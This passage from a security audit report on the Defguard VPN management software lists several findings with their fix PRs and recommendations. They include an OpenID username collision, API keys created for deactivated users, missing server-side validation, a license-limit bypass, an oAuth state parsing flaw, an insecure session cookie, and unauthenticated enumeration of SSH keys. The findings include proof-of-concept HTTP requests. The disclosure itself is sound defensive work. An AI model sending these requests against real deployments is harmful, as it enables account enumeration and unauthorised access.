  2. Different user - test.test@isec.pl wants to log in via OpenID.

  3. OpenID extracts test.test from test.test@isec.pl and tries to create such username.

  4. Since test.test username is already registered (step 1) - API throws an error and legitimate user test.test@isec.pl cannot log in.

Request:

POST /api/v1/openid/callback HTTP/2
Host: defguard.dvpnsec.net
[…]

{“code”:“<cut>”,“state”:“<cut>“}


Response:

HTTP/2 401 Unauthorized
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Fri, 29 Aug 2025 11:41:15 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 61

{“msg”:“User with username test.test already exists”}

Completed
DG26-10: API key creation inconsistency
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2850

Technical details

When a user is deactivated, all their existing API keys are revoked. However, the system still allows creating new API keys for a deactivated account. These new keys become active once the account is re-enabled.

1. User is disabled (is_active: false)

2. New API key created for the inactive user:

POST /api/v1/user/admin_3333/api_token HTTP/1.1

{"name":"new_key"}
HTTP/1.1 201 Created

{"token":"dg-lCHoBPYSyklpHMtm76A7IBjeESoPvWFf"}

3. User is re-enabled.

4. The token created while the user was disabled now works:

GET /api/v1/me HTTP/1.1
Authorization: Bearer dg-lCHoBPYSyklpHMtm76A7IBjeESoPvWFf

HTTP/1.1 200 OK
{"username":"admin_3333","is_active":true,...}

Impact

This behavior is undocumented and inconsistent - deactivating a user revokes their keys, but new keys created during the deactivated period survive re-activation. This could be exploited to pre-plant an API key on an account before or during a deactivation window.

Recommendations

Do not allow creating new API keys for deactivated accounts.

Completed
DG26-11: Gateway setup - Lack of server-side data validation
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2857

Technical details

The Configure Gateway endpoint validates the ip_or_domain and grpc_port inputs only on the client side. By bypassing the frontend, an attacker can send arbitrary values to the server including URI paths and query string components.

Request with a crafted ip_or_domain value containing a path and query:

GET /api/v1/network/2/gateways/setup?ip_or_domain=46.101.217.165:4444/test-path?a=b%23&grpc_port=50061&common_name=test&network_id=2 HTTP/1.1
Host: 127.0.0.1:8000

Response:

HTTP/1.1 200 OK
content-type: text/event-stream

[...]
"Gateway address: http://46.101.217.165:4444/test-path?a=b#:50061"
[...]

The server accepts and processes the malformed input without any server-side validation.

Impact

  • Entering invalid data can corrupt or modify significant configuration information, violating data integrity.
  • An attacker may send incorrect data that causes incorrect application behavior or false results in the gateway setup process.

Recommendations

Implement effective server-side data validation for ip_or_domain and grpc_port, enforcing expected types, length, and value ranges.

Completed
DG26-4: Extending the number of locations
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2849

Technical details

The subscription plan allows creating up to 10 locations. That limit is not enforced server-side, allowing an admin to create more locations than the plan permits by sending direct API requests.

Request:

POST /api/v1/network HTTP/1.1
Host: 46.101.217.165:8000
Content-Type: application/json

{"name":"new_1","port":50051,"keepalive_interval":25,"mtu":1420,"fwmark":0,
 "allow_all_groups":true,"peer_disconnect_threshold":300,...}

Response:

HTTP/1.1 201 Created

The limit exceeded state is visible in the enterprise info endpoint:

{
  "license_info": {
    "limits": {
      "locations": { "current": 17, "limit": 10 }
    },
    "limits_exceeded": true
  }
}

Impact

Admins can create more locations than the current subscription plan allows, bypassing license enforcement.

Recommendations

Enforce the location limit set by the current subscription plan on the server side.

Completed
DG26-7: oAuth state parameter parsing violates RFC-6749
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2886

Technical details

The oAuth state parameter implementation does not comply with RFC-6749 (section A.5), which defines state as 1*VSCHAR where VSCHAR = %x20-7E.

Two deviations were found:

1. Characters outside the VSCHAR set are accepted:

GET /consent?scope=profile+email&response_type=code&client_id=dFeyrDTcUqvzYcTY&redirect_uri=https%3A%2F%2Fisec.pl&state=%ee%ff%02%03 HTTP/1.1

Response: 200 OK - consent page rendered normally

2. Numeric-only state values are rejected:

GET /consent?scope=profile+email&response_type=code&client_id=dFeyrDTcUqvzYcTY&redirect_uri=https%3A%2F%2Fisec.pl&state=123456 HTTP/1.1

Response: 400 Bad Request
{"expected":"string","code":"invalid_type","path":["state"],"message":"Invalid input: expected string, received number"}

Defguard incorrectly treats a numeric string as a number type rather than a string, causing valid oAuth clients that use numeric state values to fail.

Impact

oAuth integrations with clients that set the state parameter to numeric-only values will fail due to the improper type casting. This breaks compatibility with spec-compliant oAuth clients.

Recommendations

Follow the RFC-6749 spec. Numeric-only state values must be cast to string rather than treated as a number type.

Completed
DG2608-14: [core] Setup wizard issues administrator session cookie without the Secure attribute
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3627

Description

The initial setup wizard issues the defguard_session administrator cookie without the Secure attribute on every deployment, including HTTPS ones. A browser holding that cookie will transmit a valid administrator session identifier over plaintext HTTP whenever the session exists alongside a cleartext connection to the same origin. An attacker on the network path between the operator and the server can capture the identifier from a single such request and replay it against the production API with full administrative rights, because the session created during setup is not invalidated when the wizard completes.

Technical details

Two handlers in the setup crate mint a session cookie: create_admin and setup_login, both in crates/defguard_setup/src/handlers/initial_wizard.rs. They build the cookie at lines 180-184 and 247-251 and there is no .secure(...) call:

let auth_cookie = Cookie::build((SESSION_COOKIE_NAME, session.id.clone()))
    .path("/")
    .http_only(true)
    .same_site(SameSite::Lax);

Impact

Lack of the Secure flag means that the cookie may be transmitted over unencrypted connections, making it vulnerable to interception by attackers.

Recommendations

Cookies’ secure attributes should be configured according to the security guidelines, e.g. https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

Risk Accepted
DG2608-7: [core] Unauthenticated disclosure of SSH public keys and user enumeration
Info

Description

The handler get_authorized_keys (ssh_authorized_keys.rs:105) takes only Query<SshKeysRequestParams> and State<AppState> - no session: SessionInfo, no AdminRole, no token check. Any unauthenticated HTTP client on the network can retrieve SSH keys of any user by username, all keys of every member of any named group in a single request, and use the response body as a binary existence oracle for usernames and group names. Because the default administrator group is named admin, a single unauthenticated request for ?group=admin returns every administrator’s SSH key along with user@host and email addresses embedded in key comments. No activity-log entry is generated for these requests.

Technical details

It is possible to enumerate and retrieve all of the public SSH keys without any credentials, by sending the following request:

Request:

GET /api/v1/ssh_authorized_keys?group=admin HTTP/1.1
Host: localhost:8000

Response:

HTTP/1.1 200 OK
content-type: text/plain; charset=utf-8
content-length: 752

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDiXABcafo21JH81BfJhb8K[...]

Impact

The endpoint leaks three categories of information to any unauthenticated network caller. First, it exposes SSH public keys and their comment fields, which typically contain user@hostname strings and email addresses useful for spear-phishing and infrastructure mapping. Second, the binary empty/non-empty response body enables unthrottled enumeration of every username and group name in the deployment - there is no rate limiting on this route. Because the default admin group is admin, a single request immediately identifies all administrator accounts and their keys. Third, no activity-log entry is written, so operators have no way to detect or audit the disclosure after the fact.

Risk Acceptance Rationale

The only way for a script to authorize would be an API token, which requires a business license and the endpoint itself does not.

Binding to localhost would prevent other servers from actually using this endpoint for getting SSH keys, which is the main intended use case.

The public keys are by definition public and by our recommendation the core (and the API) should only be available in an internal network segment, so the API is not publicly available.